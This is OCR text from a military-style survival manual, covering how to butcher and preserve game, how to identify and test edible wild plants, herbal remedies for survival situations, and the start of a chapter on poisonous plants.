


Figure 8-26. Skinning small game.

Remove the entrails from smaller game by splitting the body open and pulling them out with the fingers. Do not forget the chest cavity. For larger game, cut the gullet away from the diaphragm. Roll the entrails out of the body. Cut around the anus, then reach into the lower abdominal cavity, grasp the lower intestine, and pull to remove. Remove the urine bladder by pinching it off and cutting it below the fingers. If you spill urine on the meat, wash it to avoid tainting the meat. Save the heart and liver. Cut these open and inspect for signs of worms or other parasites. Also inspect the liver's color; it could indicate a diseased animal. The liver's surface should be smooth and wet and its color deep red or purple. If the liver appears diseased, discard it. However, a diseased liver does not indicate you cannot eat the muscle tissue.

Cut along each leg from above the foot to the previously made body cut. Remove the hide by pulling it away from the carcass, cutting the connective tissue where necessary. Cut off the head and feet.
Cut larger game into manageable pieces. First, slice the muscle tissue connecting the front legs to the body. There are no bones or joints connecting the front legs to the body on four-legged animals. Cut the hindquarters off where they join the body. You must cut around a large bone at the top of the leg and cut to the ball and socket hip joint. Cut the ligaments around the joint and bend it back to separate it.
Remove the large muscles (the tenderloin) that lie on either side of the spine. Separate the ribs from the backbone. There is less work and less wear on your knife if you break the ribs first, then cut through the breaks.
Cook large meat pieces over a spit or boil them. You can stew or boil smaller pieces, particularly those that remain attached to bone after the initial butchering, as soup or broth. You can cook body organs such as the heart, liver, pancreas, spleen, and kidneys using the same methods as for muscle meat. You can also cook and eat the brain. Cut the tongue out, skin it, boil it until tender, and eat it.

Smoking Meat

To smoke meat, prepare an enclosure around a fire (Figure 8-27). Two ponchos snapped together will work. The fire does not need to be big or hot. The intent is to produce smoke, not heat. Do not use resinous wood in the fire because its smoke will ruin the meat. Use hardwoods to produce good smoke. The wood should be somewhat green. If it is too dry, soak it. Cut the meat into thin slices, no more than 6 centimeters thick, and drape them over a framework. Make sure none of the meat touches another piece. Keep the poncho enclosure around the meat to hold the smoke and keep a close watch on the fire. Do not let the fire get too hot. Meat smoked overnight in this manner will last about 1 week. Two days of continuous smoking will preserve the meat for 2 to 4 weeks. Properly smoked meat will look like a dark, curled, brittle stick and you can eat it without further cooking. You can also use a pit to smoke meat (Figure 8-28).




Figure 8-27. Smoking meat.




Figure 8-28. Smoking meat over a pit.

Drying Meat

To preserve meat by drying, cut it into 6-millimeter strips with the grain. Hang the meat strips on a rack in a sunny location with good air flow. Keep the strips out of the reach of animals and cover them to keep blowflies off. Allow the meat to dry thoroughly before eating. Properly dried meat will have a dry, crisp texture and will not feel cool to the touch.

Other Preservation Methods

You can also preserve meats using the freezing or brine and salt methods.

Freezing

In cold climates, you can freeze and keep meat indefinitely. Freezing is not a means of preparing meat. You must still cook it before eating.

Brine and Salt

You can preserve meat by soaking it thoroughly in a saltwater solution. The solution must cover the meat. You can also use salt by itself. Wash off the salt before cooking.

CHAPTER 9 - SURVIVAL USE OF PLANTS



After having solved the problems of finding water, shelter, and animal food, you will have to consider the use of plants you can eat. In a survival situation you should always be on the lookout for familiar wild foods and live off the land whenever possible.

You must not count on being able to go for days without food as some sources would suggest. Even in the most static survival situation, maintaining health through a complete and nutritious diet is essential to maintaining strength and peace of mind.

Nature can provide you with food that will let you survive any ordeal, if you don't eat the wrong plant. You must therefore learn as much as possible beforehand about the flora of the region where you will be operating. Plants can provide you with medicines in a survival situation. Plants can supply you with weapons and raw materials to construct shelters and build fires. Plants can even provide you with chemicals for poisoning fish, preserving animal hides, and for camouflaging yourself and your equipment.

Note: You will find illustrations of the plants described in this chapter in Appendixes B and C.

EDIBILITY OF PLANTS

Plants are valuable sources of food because they are widely available, easily procured, and, in the proper combinations, can meet all your nutritional needs.

WARNING
The critical factor in using plants for food is to avoid accidental poisoning. Eat only those plants you can positively identify and you know are safe to eat.

Absolutely identify plants before using them as food. Poison hemlock has killed people who mistook it for its relatives, wild carrots and wild parsnips.

At times you may find yourself in a situation for which you could not plan. In this instance you may not have had the chance to learn the plant life of the region in which you must survive. In this case you can use the Universal Edibility Test to determine which plants you can eat and those to avoid.

It is important to be able to recognize both cultivated and wild edible plants in a survival situation. Most of the information in this chapter is directed towards identifying wild plants because information relating to cultivated plants is more readily available.

Remember the following when collecting wild plants for food:

- Plants growing near homes and occupied buildings or along roadsides may have been sprayed with pesticides. Wash them thoroughly. In more highly developed countries with many automobiles, avoid roadside plants, if possible, due to contamination from exhaust emissions.
- Plants growing in contaminated water or in water containing *Giardia lamblia* and other parasites are contaminated themselves. Boil or disinfect them.
- Some plants develop extremely dangerous fungal toxins. To lessen the chance of accidental poisoning, do not eat any fruit that is starting to spoil or showing signs of mildew or fungus.
- Plants of the same species may differ in their toxic or subtoxic compounds content because of genetic or environmental factors. One example of this is the foliage of the common chokecherry. Some chokecherry plants have high concentrations of deadly cyanide compounds while others have low concentrations or none. Horses have died from eating wilted wild cherry leaves. Avoid any weed, leaves, or seeds with an almondlike scent, a characteristic of the cyanide compounds.
- Some people are more susceptible to gastric distress (from plants) than others. If you are sensitive in this way, avoid unknown wild plants. If you are extremely sensitive to poison ivy, avoid products from this family, including any parts from sumacs, mangoes, and cashews.
- Some edible wild plants, such as acorns and water lily rhizomes, are bitter. These bitter substances, usually tannin compounds, make them unpalatable. Boiling them in several changes of water will usually remove these bitter properties.
- Many valuable wild plants have high concentrations of oxalate compounds, also known as oxalic acid. Oxalates produce a sharp burning sensation in your mouth and throat and damage the kidneys. Baking, roasting, or drying usually destroys these oxalate crystals. The corm (bulb) of the jack-in-the-pulpit is known as the "Indian turnip," but you can eat it only after removing these crystals by slow baking or by drying.

WARNING
Do not eat mushrooms in a survival situation! The only way to tell if a mushroom is edible is by positive identification. There is no room for experimentation. Symptoms of the most dangerous mushrooms affecting the central nervous system may show up after several days have passed when it is too late to reverse their effects.

Plant Identification

You identify plants, other than by memorizing particular varieties through familiarity, by using such factors as leaf shape and margin, leaf arrangements, and root structure.
The basic leaf margins (Figure 9-1) are toothed, lobed, and toothless or smooth.




Figure 9-1. Leaf margins.

These leaves may be lance-shaped, elliptical, egg-shaped, oblong, wedge-shaped, triangular, long-pointed, or top-shaped (Figure 9-2).




Figure 9-2. Leaf shapes.

The basic types of leaf arrangements (Figure 9-3) are opposite, alternate, compound, simple, and basal rosette.




Figure 9-3. Leaf arrangements.

The basic types of root structures (Figure 9-4) are the bulb, clove, taproot, tuber, rhizome, corm, and crown. Bulbs are familiar to us as onions and, when sliced in half, will show concentric rings. Cloves are those bulblike structures that remind us of garlic and will separate into small pieces when broken apart. This characteristic separates wild onions from wild garlic. Taproots resemble carrots and may be single-

rooted or branched, but usually only one plant stalk arises from each root. Tubers are like potatoes and daylilies and you will find these structures either on strings or in clusters underneath the parent plants. Rhizomes are large creeping rootstock or underground stems and many plants arise from the "eyes" of these roots. Corms are similar to bulbs but are solid when cut rather than possessing rings. A crown is the type of root structure found on plants such as asparagus and looks much like a mophead under the soil's surface.




Figure 9-4. Root structures.

Learn as much as possible about plants you intend to use for food and their unique characteristics. Some plants have both edible and poisonous parts. Many are edible only at certain times of the year. Others may have poisonous relatives that look very similar to the ones you can eat or use for medicine.

Universal Edibility Test

There are many plants throughout the world. Tasting or swallowing even a small portion of some can cause severe discomfort, extreme internal disorders, and even death. Therefore, if you have the slightest doubt about a plant's edibility, apply the Universal Edibility Test (Figure 9-5) before eating any portion of it.

1	Test only one part of a potential food plant at a time.
2	Separate the plant into its basic components – leaves, stems, roots, buds, and flowers.
3	Smell the food for strong or acid odors. Remember, smell alone does not indicate a plant is edible or inedible.
4	Do not eat for 8 hours before starting the test.
5	During the 8 hours you abstain from eating, test for contact poisoning by placing a piece of the plant part you are testing on the inside of your elbow or wrist. Usually 15 minutes is enough time to allow for a reaction.
6	During the test period, take nothing by mouth except purified water and the plant part you are testing.
7	Select a small portion of a single part and prepare it the way you plan to eat it.
8	Before placing the prepared plant part in your mouth, touch a small portion (a pinch) to the outer surface of your lip to test for burning or itching.
9	If after 3 minutes there is no reaction on your lip, place the plant part on your tongue, holding it there for 15 minutes.
10	If there is no reaction, thoroughly chew a pinch and hold it in your mouth for 15 minutes. **Do not swallow.**
11	If no burning, itching, numbing, stinging, or other irritation occurs during the 15 minutes, swallow the food.
12	Wait 8 hours. If any ill effects occur during this period, induce vomiting and drink a lot of water.
13	If no ill effects occur, eat 0.25 cup of the same plant part prepared the same way. Wait another 8 hours. If no ill effects occur, the plant part as prepared is safe for eating.

CAUTION

Test all parts of the plant for edibility, as some plants have both edible and inedible parts. Do not assume that a part that proved edible when cooked is also edible when raw. Test the part raw to ensure edibility before eating raw. The same part or plant may produce varying reactions in different individuals.

Figure 9-5. Universal Edibility Test.

Before testing a plant for edibility, make sure there are enough plants to make the testing worth your time and effort. Each part of a plant (roots, leaves, flowers, and so on) requires more than 24 hours to test. Do not waste time testing a plant that is not relatively abundant in the area.

Remember, eating large portions of plant food on an empty stomach may cause diarrhea, nausea, or cramps. Two good examples of this are such familiar foods as green apples and wild onions. Even after testing plant food and finding it safe, eat it in moderation.

You can see from the steps and time involved in testing for edibility just how important it is to be able to identify edible plants.

To avoid potentially poisonous plants, stay away from any wild or unknown plants that have--

- Milky or discolored sap.
- Beans, bulbs, or seeds inside pods.
- Bitter or soapy taste.
- Spines, fine hairs, or thorns.
- Dill, carrot, parsnip, or parsleylike foliage.

- "Almond" scent in woody parts and leaves.
- Grain heads with pink, purplish, or black spurs.
- Three-leaved growth pattern.

Using the above criteria as eliminators when choosing plants for the Universal Edibility Test will cause you to avoid some edible plants. More important, these criteria will often help you avoid plants that are potentially toxic to eat or touch.
An entire encyclopedia of edible wild plants could be written, but space limits the number of plants presented here. Learn as much as possible about the plant life of the areas where you train regularly and where you expect to be traveling or working. Listed below and later in this chapter are some of the most common edible and medicinal plants. Detailed descriptions and photographs of these and other common plants are at Appendix B.

TEMPERATE ZONE FOOD PLANTS

- Amaranth (*Amaranthus retroflexus* and other species)
- Arrowroot (*Sagittaria* species)
- Asparagus *(Asparagus officinalis)*
- Beechnut (*Fagus* species)
- Blackberries (*Rubus* species)
- Blueberries (*Vaccinium* species)
- Burdock *(Arctium lappa)*
- Cattail (*Typha* species)
- Chestnut (*Castanea* species)
- Chicory *(Cichorium intybus)*
- Chufa *(Cyperus esculentus)*
- Dandelion *(Taraxacum officinale)*
- Daylily *(Hemerocallis fulva)*
- Nettle (*Urtica* species)
- Oaks (*Quercus* species)
- Persimmon *(Diospyros virginiana)*
- Plantain (*Plantago* species)
- Pokeweed *(Phytolacca americana)*
- Prickly pear cactus (*Opuntia* species)
- Purslane *(Portulaca oleracea)*
- Sassafras *(Sassafras albidum)*
- Sheep sorrel *(Rumex acetosella)*
- Strawberries (*Fragaria* species)
- Thistle (*Cirsium* species)
- Water lily and lotus (*Nuphar, Nelumbo,* and other species)
- Wild onion and garlic (*Allium* species)
- Wild rose (*Rosa* species)
- Wood sorrel (*Oxalis* species)

TROPICAL ZONE FOOD PLANTS

- Bamboo (*Bambusa* and other species)
- Bananas (*Musa* species)
- Breadfruit *(Artocarpus incisa)*
- Cashew nut *(Anacardium occidental)*
- Coconut *(Cocos nucifera)*
- Mango *(Mangifera indica)*
- Palms (various species)

- Papaya (*Carica* species)
- Sugarcane *(Saccharum officinarum)*
- Taro (*Colocasia* species)

DESERT ZONE FOOD PLANTS

- Acacia *(Acacia farnesiana)*
- Agave (*Agave* species)
- Cactus (various species)
- Date palm *(Phoenix dactylifera)*
- Desert amaranth *(Amaranths palmeri)*

Seaweeds

One plant you should never overlook is seaweed. It is a form of marine algae found on or near ocean shores. There are also some edible freshwater varieties. Seaweed is a valuable source of iodine, other minerals, and vitamin C. Large quantities of seaweed in an unaccustomed stomach can produce a severe laxative effect.

When gathering seaweeds for food, find living plants attached to rocks or floating free. Seaweed washed onshore any length of time may be spoiled or decayed. You can dry freshly harvested seaweeds for later use.

Its preparation for eating depends on the type of seaweed. You can dry thin and tender varieties in the sun or over a fire until crisp. Crush and add these to soups or broths. Boil thick, leathery seaweeds for a short time to soften them. Eat them as a vegetable or with other foods. You can eat some varieties raw after testing for edibility.

SEAWEEDS

- Dulse *(Rhodymenia palmata)*
- Green seaweed *(Ulva lactuca)*
- Irish moss *(Chondrus crispus)*
- Kelp *(Alaria esculenta)*
- Laver (*Porphyra* species)
- Mojaban *(Sargassum fulvellum)*
- Sugar wrack *(Laminaria saccharina)*

Preparation of Plant Food

Although some plants or plant parts are edible raw, you must cook others to be edible or palatable. Edible means that a plant or food will provide you with necessary nutrients, while palatable means that it actually is pleasing to eat. Many wild plants are edible but barely palatable. It is a good idea to learn to identify, prepare, and eat wild foods.

Methods used to improve the taste of plant food include soaking, boiling, cooking, or leaching. Leaching is done by crushing the food (for example, acorns), placing it in a strainer, and pouring boiling water through it or immersing it in running water.

Boil leaves, stems, and buds until tender, changing the water, if necessary, to remove any bitterness.

Boil, bake, or roast tubers and roots. Drying helps to remove caustic oxalates from some roots like those in the *Arum* family.

Leach acorns in water, if necessary, to remove the bitterness. Some nuts, such as chestnuts, are good raw, but taste better roasted.

You can eat many grains and seeds raw until they mature. When hard or dry, you may have to boil or grind them into meal or flour.

The sap from many trees, such as maples, birches, walnuts, and sycamores, contains sugar. You may boil these saps down to a syrup for sweetening. It takes about 35 liters of maple sap to make one liter of maple syrup!

PLANTS FOR MEDICINE

In a survival situation you will have to use what is available. In using plants and other natural remedies, positive identification of the plants involved is as critical as in using them for food. Proper use of these plants is equally important.

Terms and Definitions

The following terms, and their definitions, are associated with medicinal plant use:

- *Poultice.* The name given to crushed leaves or other plant parts, possibly heated, that you apply to a wound or sore either directly or wrapped in cloth or paper.
- *Infusion or tisane or tea.* The preparation of medicinal herbs for internal or external application. You place a small quantity of a herb in a container, pour hot water over it, and let it steep (covered or uncovered) before use.
- *Decoction.* The extract of a boiled down or simmered herb leaf or root. You add herb leaf or root to water. You bring them to a sustained boil or simmer to draw their chemicals into the water. The average ratio is about 28 to 56 grams (1 to 2 ounces) of herb to 0.5 liter of water.
- *Expressed juice.* Liquids or saps squeezed from plant material and either applied to the wound or made into another medicine.

Many natural remedies work slower than the medicines you know. Therefore, start with smaller doses and allow more time for them to take effect. Naturally, some will act more rapidly than others.

Specific Remedies

The following remedies are for use only in a survival situation, not for routine use:

- *Diarrhea.* Drink tea made from the roots of blackberries and their relatives to stop diarrhea. White oak bark and other barks containing tannin are also effective. However, use them with caution when nothing else is available because of possible negative effects on the kidneys. You can also stop diarrhea by eating white clay or campfire ashes. Tea made from cowberry or cranberry or hazel leaves works too.
- *Antihemorrhagics.* Make medications to stop bleeding from a poultice of the puffball mushroom, from plantain leaves, or most effectively from the leaves of the common yarrow or woundwort *(Achillea millefolium).*
- *Antiseptics.* Use to cleanse wounds, sores, or rashes. You can make them from the expressed juice from wild onion or garlic, or expressed juice from chickweed leaves or the crushed leaves of dock. You can also make antiseptics from a decoction of burdock root, mallow leaves or roots, or white oak bark. All these medications are for external use only.
- *Fevers.* Treat a fever with a tea made from willow bark, an infusion of elder flowers or fruit, linden flower tea, or elm bark decoction.

- *Colds and sore throats.* Treat these illnesses with a decoction made from either plantain leaves or willow bark. You can also use a tea made from burdock roots, mallow or mullein flowers or roots, or mint leaves.
- *Aches, pains, and sprains.* Treat with externally applied poultices of dock, plantain, chickweed, willow bark, garlic, or sorrel. You can also use salves made by mixing the expressed juices of these plants in animal fat or vegetable oils.
- *Itching.* Relieve the itch from insect bites, sunburn, or plant poisoning rashes by applying a poultice of jewelweed *(Impatiens biflora)* or witch hazel leaves *(Hamamelis virginiana).* The jewelweed juice will help when applied to poison ivy rashes or insect stings. It works on sunburn as well as aloe vera.
- *Sedatives.* Get help in falling asleep by brewing a tea made from mint leaves or passionflower leaves.
- *Hemorrhoids.* Treat them with external washes from elm bark or oak bark tea, from the expressed juice of plantain leaves, or from a Solomon's seal root decoction.
- *Constipation.* Relieve constipation by drinking decoctions from dandelion leaves, rose hips, or walnut bark. Eating raw daylily flowers will also help.
- *Worms or intestinal parasites.* Using moderation, treat with tea made from tansy *(Tanacetum vulgare)* or from wild carrot leaves.
- *Gas and cramps.* Use a tea made from carrot seeds as an antiflatulent; use tea made from mint leaves to settle the stomach.
- *Antifungal washes.* Make a decoction of walnut leaves or oak bark or acorns to treat ringworm and athlete's foot. Apply frequently to the site, alternating with exposure to direct sunlight.

MISCELLANEOUS USES OF PLANTS

Make dyes from various plants to color clothing or to camouflage your skin. Usually, you will have to boil the plants to get the best results. Onion skins produce yellow, walnut hulls produce brown, and pokeberries provide a purple dye.

Make fibers and cordage from plant fibers. Most commonly used are the stems from nettles and milkweeds, yucca plants, and the inner bark of trees like the linden.

Make fish poison by immersing walnut hulls in a small area of quiet water. This poison makes it impossible for the fish to breathe but doesn't adversely affect their edibility.


Make tinder for starting fires from cattail fluff, cedar bark, lighter knot wood from pine trees, or hardened sap from resinous wood trees.

Make insulation by fluffing up female cattail heads or milkweed down.

Make insect repellents by applying the expressed juice of wild garlic or onion to the skin, by placing sassafras leaves in your shelter, or by burning or smudging cattail seed hair fibers.

Plants can be your ally as long as you use them cautiously. *The key to the safe use of plants is positive identification* whether you use them as food or medicine or in constructing shelters or equipment.

CHAPTER 10 - POISONOUS PLANTS



Successful use of plants in a survival situation depends on positive identification. Knowing poisonous plants is as important to a survivor as knowing edible plants. Knowing the poisonous plants will help you avoid sustaining injuries from them.

HOW PLANTS POISON

Plants generally poison by--

- *Ingestion.* When a person eats a part of a poisonous plant.
- *Contact.* When a person makes contact with a poisonous plant that causes any type of skin irritation or dermatitis.
- *Absorption or inhalation.* When a person either absorbs the poison through the skin or inhales it into the respiratory system.

Plant poisoning ranges from minor irritation to death. A common question asked is, "How poisonous is this plant?" It is difficult to say how poisonous plants are because--

- Some plants require contact with a large amount of the plant before noticing any adverse reaction while others will cause death with only a small amount.
- Every plant will vary in the amount of toxins it contains due to different growing conditions and slight variations in subspecies.
- Every person has a different level of resistance to toxic substances.
- Some persons may be more sensitive to a particular plant.

Some common misconceptions about poisonous plants are--

- *Watch the animals and eat what they eat.* Most of the time this statement is true, but some animals can eat plants that are poisonous to humans.
- *Boil the plant in water and any poisons will be removed.* Boiling removes many poisons, but not all.
- *Plants with a red color are poisonous.* Some plants that are red are poisonous, but not all.

The point is there is no one rule to aid in identifying poisonous plants. You must make an effort to learn as much about them as possible.

ALL ABOUT PLANTS

It is to your benefit to learn as much about plants as possible. Many poisonous plants look like their edible relatives or like other edible plants. For example, poison hemlock appears very similar to wild

carrot. Certain plants are safe to eat in certain seasons or stages of growth and poisonous in other stages. For example, the leaves of the pokeweed are edible when it first starts to grow, but it soon becomes poisonous. You can eat some plants and their fruits only when they are ripe. For example, the ripe fruit of mayapple is edible, but all other parts and the green fruit are poisonous. Some plants contain both edible and poisonous parts; potatoes and tomatoes are common plant foods, but their green parts are poisonous.

Some plants become toxic after wilting. For example, when the black cherry starts to wilt, hydrocyanic acid develops. Specific preparation methods make some plants edible that are poisonous raw. You can eat the thinly sliced and thoroughly dried corms (drying may take a year) of the jack-in-the-pulpit, but they are poisonous if not thoroughly dried.

